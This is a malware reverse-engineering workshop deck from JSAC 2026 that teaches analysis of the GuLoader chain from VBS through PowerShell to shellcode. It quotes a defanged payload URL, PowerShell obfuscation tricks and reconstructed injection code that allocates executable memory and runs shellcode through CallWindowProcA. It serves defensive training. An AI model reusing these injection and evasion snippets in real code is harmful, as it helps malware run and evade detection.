

ADVANCED MALWARE REVERSE ENGINEERING:

Dealing with anti-analysis techniques from scratch

Mark Lim

JSAC 2026

Mark Lim

- Principal Malware Reverse Engineer at Palo Alto Networks
- Based in Singapore
- Love to go for long jogs



Target Audience




Are you frequently encountering binaries from threat intelligence reports or your own environment that leave you **wanting more information**?



Incomplete

Perhaps you've tried the usual routes – running them in a sandbox or submitting them to VirusTotal – only to find the resulting **intelligence lacking**.



You might have even attempted a deeper dive into the sample yourself, only to be **overwhelmed by sophisticated anti-analysis techniques** that leave you feeling lost and unsure how to proceed.

The flow of the workshop



1. LEARN THE THEORY

Understand the underlying concepts and techniques.



2. GET A TASK

Receive a practical, real-world challenge.



3. SOLVE THE PROBLEM

Apply your knowledge to solve it independently.



4. TRAINER REVIEW & Q&A

Discuss solutions, difficulties, and get answers.

OUTLINE

- Introduction
- Lab Preparation and Environment Setup
- Phase 1: VBS file
- Phase 2: Powershell
- Phase 3: shellcode stage 1

Coffee Break (15:20 - 15:50)

- Phase 4: shellcode stage 2
- Phase 5: Malware Configuration
Extraction



WARNING!

1. Isolate infected systems: Disconnect from networks and external devices.
2. Utilize virtual machines
3. Backup data: Ensure critical data is safely backed up.
4. **You release and hold harmless Palo Alto Networks and JSAC, its affiliates, and contributors from any liability, claims, or damages arising from handling live computer viruses.**



Get the stuff!

- <https://tinyurl.com/JSAC26RE>



Lab Preparation and Environment Setup

Lab Preparation and Environment Setup

ANALYSIS ENVIRONMENT & GOALS



Know what OS you are analysing on

- OS patch levels
- Win 7 vs Win 10 vs Win 11



Analysis Tools

- Static and dynamic analysis



Goal of the analysis

- Extract indicators of Compromise (IOCs)
- Quick triage vs deep analysis

VM CONFIGURATION & SETUP



Set up your own analysis image

- Make it as close to the victim's environment
- E.g. timezone, language, keyboard layout, connect to AD ?



Networking

- Connect to internet/ FakeNet/ ?
- MAC address configuration



Type of hypervisor

- VMware, Vbox, Hyper V
- VMware Tools ?

You should know your environment better than the malware.

A Laptop bought off the shelf is very different from OS installed from ISO

Lab Preparation and Environment Setup

REQUIREMENTS

Laptops that has at least 8GB RAM and 100GB of free SSD space



ADVANCE PREPARATION

Please setup a Windows 10 Flare VM image (<https://cloud.google.com/blog/topics/threat-intelligence/flarevm-open-to-public/>)



SOFTWARE CHECKLIST

- Visual Studio Community 2022 (Able to develop and compile C#)
- IDA Pro latest version (Free version is good enough)
- Python 3.13 (x64)
- Unicorn Framework (<https://www.unicornengine.org/>)
- DnSpy (<https://github.com/dnSpyEx/dnSpy>)
- Visual Studio Code with Powershell extension (<https://marketplace.visualstudio.com/items?itemName=ms-vscode.PowerShell>)

Guloader



Phase I: VBS file

Guloader



VBS file

Static analysis

Analyse the script without running it

Step 1: Identifying Junk Code

The script will contain hundreds of lines of random variable assignments that do nothing.


- *Technique*: Look for the Execute or Eval statement at the bottom of the script. Trace the variable passed to it (e.g., Execute(FinalString), CreateObject(), Call, Run()).
- *Trace Back*: Work backward from FinalString. You will see it is constructed by concatenating other variables.
- *Optimization*: Use a text editor like Notepad++ or VS Code. Highlight the variable name to see all occurrences. If a variable is assigned a value but never referenced again, it is junk.

Step 2: String Reconstruction with Python or other similar tools

GuLoader uses standard VBS string functions to hide its intent.

- Chr() Encoding: Converts decimal ASCII values to characters (e.g., Chr(80) is 'P').
- StrReverse(): Reverses a string (e.g., "llehsrewoP" becomes "PowerShell").
- Replace(): Removes specific junk characters inserted to break signatures.
- Base64 encoding ?

Insight: The output from an obfuscated script is rarely cleartext. It is usually a **PowerShell** command line or similar, often Base64 encoded. This illustrates the "matryoshka doll" nature of modern loaders—one language wraps another.



Exercise 1



Initial Triage

- What are the hashes of the samples?
- What are the file types of the samples?




Deep dive

- What are the anti-analysis techniques involved?
- What are the external components called?



Goal

- Obtain the Powershell from VBS file



Exercise 1

Walk-through and Demo




Phase II: Powershell

Guloader



Powershell

MALICIOUS POWERSHELL SCRIPTS



**USUALLY HAS
MULTIPLE LAYERS**

ACTIVITIES



**DOWNLOAD
PAYLOAD**



**EXTRACT AND
DECODE PAYLOAD**



**EXECUTE
PAYLOAD**

ANALYSIS TIPS & NOTES



**TAKE NOTE OF
OBFUSCATION
TECHNIQUES**



**TAKE NOTE OF
ANTI-DEBUGGING**



**USE 'WRITE-HOST
\$VARIABLE' TO AID IN
DEBUGGING**

Powershell

Most Common Obfuscation Techniques.



Nonsensical Naming and Formatting

- **Random Names:** Variables and functions have meaningless names (e.g., \$asfgr, \$var1, \$Krydshovedmotor).
- **Backticks (`):** Used to break up commands and keywords (e.g., `I`E`X`, `S`e`t-`V`a`r`i`a`b`l`e`).
- **Inconsistent Casing:** Mixing cases to fool detection (e.g., iNvoKe-eXpReSsiOn).
- **Whitespace:** Excessive newlines, tabs, and spaces to make the script hard to read.



String Manipulation

Commands are built at runtime, rarely typed out.

- **Character Extraction:** Building commands by picking out individual characters from a garbled string.
- **Encoding and Compression:** Encoding (Base64) or compressing scripts to hide them.



Concatenation

- **Simple Concatenation:** `I' + 'E' + 'X' builds the command `IEX`.
- **-f Format Operator:** `{0}{1}` -f 'I','EX' builds `IEX`.
- **-join Operator:** ('I','E','X') -join ' ' builds `IEX`.
- **String Reversal:** -join ('XEI'[2,1,0]) reverses a string to get the command.
- **-replace Operator:** 'IaxbEX'.replace('axb','') removes junk characters.

Powershell

The Analysis Methodology (How to Deobfuscate)

WARNING: NEVER run a suspicious script on your machine or a production system. Use an isolated virtual machine (VM) that is disconnected from the network.



Static Analysis (Safe Reading)

- Open the script in a text editor (like VS Code with the PowerShell extension).
- Look for the patterns from Step 1. Goal is to find the deobfuscation routine (builds strings) and the execution command (like iex).
- **Example:** Deobfuscation routine is the 'Pifet' function, execution command is 'iex' (hidden in 'Udeblivelsens220' function).



'Neutering' the Script

- **Key:** Let the script deobfuscate itself without executing malicious commands.
- Find the final execution point. Search for **Invoke-Expression**, **iex**, **&**, or other dynamic execution methods.
- Replace execution with printing. Change command to Write-Host or Write-Output.
- **Example:** Change 'iex \$ObfuscatedCommand' to 'Write-Host \$ObfuscatedCommand'.

```
powershell\  
Write-Host $ObfuscatedCommand
```




Creating a Decoder

- For complex scripts, create a separate 'decoder' script.
- Create a new, blank .ps1 file.
- Copy the deobfuscation functions (like 'Pifet') into your new script.
- Copy obfuscated strings and pass them to the function, wrapped in Write-Host.

Powershell

Debugging .ps1 using **Visual Studio Code**
Install **Powershell extension** from **Microsoft**



The screenshot displays the Visual Studio Code interface with the Extensions Marketplace open. The search results for 'powershell' are shown on the left, with the 'PowerShell' extension by Microsoft selected. The right pane shows the details for the 'PowerShell' extension, including its description, version (v2025.4.0), and installation status. The terminal at the bottom shows the URL `https://aka.ms/vscode-powershell`.

EXTENSIONS: MARKETPLACE

powershell

- PowerShell** (607ms) | Microsoft
Develop PowerShell modules, commands and scripts in Visual Studio Code!
- PowerShell Pro Tools** (310K) | Ironman Software
Powerful extensions for PowerShell ...
- Run in PowerShell** (117K) | Toby Smith
Runs scripts in a new PowerShell terminal
- Azure PowerShell Tools** (126K) | Microsoft
(preview) Automate the migration of PowerShell scripts to Azure
- Inline Values support ...** (103K) | Tyler Leonhardt
Enables inline values for variables within PowerShell scripts
- PowerShell Universal** (66K) | Ironman Software
Visual Studio Code tools for PowerShell

Extension: PowerShell

PowerShell
Microsoft | microsoft.com | 17,420,294 | ★★★★★ (171)
Develop PowerShell modules, commands and scripts in Visual Studio Code!

Set Color Theme | Disable | Uninstall | Switch to Pre-Release Version | Auto Update

DETAILS | FEATURES | CHANGELOG | DEPENDENCIES

PowerShell for Visual Studio Code

CI Tests: passing | version: v2025.4.0 | installs: 17M | #vscode: 2.2k online

This extension provides rich PowerShell language support for Visual Studio Code (VS Code). Now you can write and debug PowerShell scripts using the PowerShell Extension.

PROBLEMS | OUTPUT | DEBUG CONSOLE | **TERMINAL** | PORTS

PowerShell Extension

https://aka.ms/vscode-powershell



Powershell

Switch to Powershell x86 (if needed)

1. Open the Command Palette (**Ctrl+Shift+P**)
2. Type and select **PowerShell: Show Session Menu**
3. Type and select **Switch to: Windows Powershell (x86)**

To delete variables created in session (if needed)

1. Open the Command Palette (**Ctrl+Shift+P**)
2. Type and select: **PowerShell: Restart Session.**




Powershell

```
Windows PowerShell ISE (x86)
File Edit View Tools Debug Add-ons Help

layer1.ps1 [Read Only] X
26 Udeblivelsens220 (Piftet 'Ab$Zig SlPoo bPeaArIU,:Thf BrFdeSemKueA lU sAckOae,osTh=Ve$CoE yf,vtDeeBorP rToaFutqui ,o r
27 Udeblivelsens220 (Piftet 'Rr[RiNLue TtCo. lSAnBerFov,uiRicm eAsPVeBoikanMetArMSaa AnSjaObgTue rTa]H.:pr:PuSSeekocDau
28 $Efterrationaliseringerne=$fremelskes[0];
29 $Twigs= (Piftet 'A,$rigBilCuok bBraMaIPu:TeE cn .bNoItaoDacMi=ReN.neCowUn-A.0 Fb.nj ,eudcEvt,o TaSL yS sFitK,eTim,t.S
30 $Twigs+=$Benytter[1];
31 Udeblivelsens220 ($Twigs);
32 Udeblivelsens220 (Piftet ',o$ErEXinBebOdIbook,cRe.goHGRe aA,dAfePrrFosKa[P,$.hs .t .tGetSteD,fd,o enVidLasWa]C,=,n$Nos
33 $Subalterns=Piftet 'Sl$C EV.n lbUnlGro Lc A.CaD.eounwU nTelBeoCaa edIsF,eiInlDeeSo(,e$PrE nfe,tPreRerJerF aP.t ti.yoKkr
34 $Brsinvestorer=$Benytter[0];
35 Udeblivelsens220 (Piftet 'A,$ BgSul ioA,bRiaNoIKe: iwSpaAfsSmt NeSulMeedesNos,a=V.(U,TLaeR.s DtZ,-EmP.qa0.tUnhOv ar$y
36 while (!$Wasteless) {Udeblivelsens220 (Piftet 'St$Klg.lIE oGabVoaMilBo: KKBel Go ddH sBeeVadMueFosPo=Pr$ etKnrSiuDaeCa
37 Udeblivelsens220 $Subalterns;
38 Udeblivelsens220 (Piftet ' uSrotMoah rBatU.-.eSS lMaeAee.kpC. ,e4se ');
39 Udeblivelsens220 (Piftet ' R$P,ginlSeoBabNearElFo:LiWSmaFos BtGleOmIThe,osjas.f=,a(haTKaeVasPrtrK-VaPLnaCatCohMo .,$e
40 Udeblivelsens220 (Piftet 'E $ChgAnl toMebSnaKrlH :C,ZmaeUnBU,rS.aAnf,nl QsUn=Fe$Mog.oIAfo AbPraTaIS.: .WPaa gF.e UrHae
41 $Efterrationaliseringerne=$fremelskes[$Zebrafls];
42 }$tospandets=333059;
43 $Bryllupsdagen=27115;
44 Udeblivelsens220 (Piftet 'Ta$0 gSkILeo Ib .a SlAf:BeFDkr i.ogHur meK l IsMaeGesPemEdiU,d D]Dueb,rInn .eSa Ca=Gi aG ke
45 Udeblivelsens220 (Piftet 'S $ .g Sl Wo dbSoaFrIRe:V.L,iaC.s rc .iBevPhiReoreuOms Un ,eGesPls ee AsAn c=N. [Ris y Bs
46 Udeblivelsens220 (Piftet 'St$ rg nl .o nbSvalils,:tGUP k r ,aViiHjnPreFlrMieI nBisIn S= n Be[.oS ,yVesGutL eF.mRa.VeT
47 Udeblivelsens220 (Piftet 'Am$Sugh.lProInb a .lIn:SanSporInCOPFee ,r NjSpuWhrS,e idNo= R$ UAfkDrrTra Si,hnNueHarAuemor
48 Udeblivelsens220 $nonperjured;
49
50
```

Powershell (Guloader)



Powershell (Guloder)

Shellcode Injection and Execution


Allocate a small (658 bytes) executable memory region.

Allocate a large (14.3 MB) read-write memory region.

Copy the first part of the \$decodedPayloadBytes (658 bytes) into the **first** executable region.

Copy the second part of the \$decodedPayloadBytes (332401 bytes) into the **second** read-write region.

Use **CallWindowProcA** to jump to the **first** shellcode address



Exercise 2

Analysis Goals & Tasks



Analyse the powershell (layers) to figure out how it works



Figure out what to do with the file 'Eyeable49.xtp'



Determine the URL that hosted the encrypted payload



Take note how the powershell layers interact with one another



How was the payload encrypted ?




Explain how the payload is extracted, decrypted and executed by powershell



What were the Windows APIs used for calling the shellcode(s) ?

Goal:



Obtain the shellcode(s)

Exercise 2



Walk-through and Demo

Guided analysis and live demonstration of the techniques.

Exercise 2


STAGE 1: PAYLOAD & EXECUTION

1. Download payload from "ht-tps://softiq.ro/event/update/Eyeable49.xtp"
2. Copy payload file to "%appdata%\skaberevners.Dam"
3. Continue to download payload till successful
4. Read contents into `$decodedPayloadBytes`
5. Base64 decode `$decodedPayloadBytes`
6. Extract **NEXT** layer of powershell script
7. Continue execution into NEXT layer

STAGE 2: PROCESS HOLLOWING & INJECTION

8. Relaunch current script in x86 powershell.exe if running in x64
9. Dynamically resolve Windows APIs (VirtualAlloc, ShowWindow, CallWindowProcA, NtProtectVirtualMemory)
10. Call **ShowWindow** with `CmdShow = SH_HIDE` for anti-debugging
11. Allocate small (658 bytes) executable memory region
12. Allocate large (14.3 MB) read-write memory region
13. Copy first part of `$decodedPayloadBytes` (658 bytes) to first region
14. Copy second part (332401 bytes) to second region
15. Use **CallWindowProcA** to jump to shellcode address (`lpPrevWndFunc = shellcode, hWnd = second stage pointer, Msg = NtProtectVirtualMemory address`)

Exercise 2



```
# --- Allocate memory and copy shellcode ---
```

```
# First part of $decodedPayloadBytes contains 2 shellcodes (658 bytes and 332401 bytes)
```

```
# Constants for VirtualAlloc
```

```
$MEM_COMMIT_RESERVE = 0x3000 # 12288
```

```
$PAGE_EXECUTE_READWRITE = 0x40 # 64
```

```
$PAGE_READWRITE = 0x04 # 4
```

```
# Allocate a small (658 bytes) executable memory region.
```

```
$firstStageShellcodePtr = $virtualAllocDelegate.Invoke([IntPtr]::Zero, 658,  
$MEM_COMMIT_RESERVE, $PAGE_EXECUTE_READWRITE)
```

```
# Allocate a large (14.3 MB) read-write memory region.
```

```
$secondStageShellcodePtr = $virtualAllocDelegate.Invoke([IntPtr]::Zero, 14991360,  
$MEM_COMMIT_RESERVE, $PAGE_READWRITE)
```

```
# Copy the first part of the $decodedPayloadBytes (658 bytes) into the first executable region.
```

```
[System.Runtime.InteropServices.Marshal]::Copy($decodedPayloadBytes, 0,  
$firstStageShellcodePtr, 658)
```

```
# Copy the second part of the $decodedPayloadBytes (332401 bytes) into the second read-write  
region.
```

```
$secondStageSize = 332401
```

```
[System.Runtime.InteropServices.Marshal]::Copy($decodedPayloadBytes, 658,  
$secondStageShellcodePtr, $secondStageSize)
```

Exercise 2: Executing Shellcode via Callbacks

Technique: Abusing Windows Callbacks

Utilizing `CallWindowProcA` to divert execution flow to shellcode. Parameters are repurposed for this technique.

- `lpPrevWndFunc`: Address of shellcode to execute.
- `hWnd`: Pointer to second stage shellcode.
- `Msg`, `wParam`, `lParam`: Unused parameters.

PowerShell Execution

```
# --- Execute the shellcode ---  
  
# Use CallWindowProcA to jump to shellcode address.  
# Parameters repurposed as described.  
  
$callWindowProcADelegate.Invoke(  
    $firstStageShellcodePtr, # lpPrevWndFunc  
    $secondStageShellcodePtr, # hWnd  
    $ntProtectVirtualMemoryPtr, # Msg  
    [IntPtr]::Zero, # wParam  
    [IntPtr]::Zero # lParam  
)
```

Reference: <https://osandamalith.com/2021/04/01/executing-shellcode-via-callbacks/>

Phase III: Shellcode Stage1

Guloader



Shellcode Stage 1

Core Concepts



PowerShell as a Loader: PowerShell is often used to download and execute more potent, native code (shellcode) because it's powerful and present on all modern Windows systems.



Staged Payloads: Malware frequently uses a small "stager" shellcode to prepare and execute a larger, main payload. The stager's job is often just to make the main payload executable.

Step 1: Extract the Shellcode

- 1. Examine the PowerShell Script:** Look for how the shellcode is stored. It's usually in a byte array ([Byte[]]) that has been decoded from a Base64 or hex string.
- 2. Find the Injection:** Locate the part of the script that copies the shellcode into memory. This is often done with [System.Runtime.InteropServices.Marshal]::Copy.

```
# Generic Shellcode Dumper
# In the script, find the variable holding the shellcode byte array.
# Let's assume it's called $shellcodeBytes

# Use this command in the PowerShell ISE debugger or a modified script
# to dump the contents to a file.
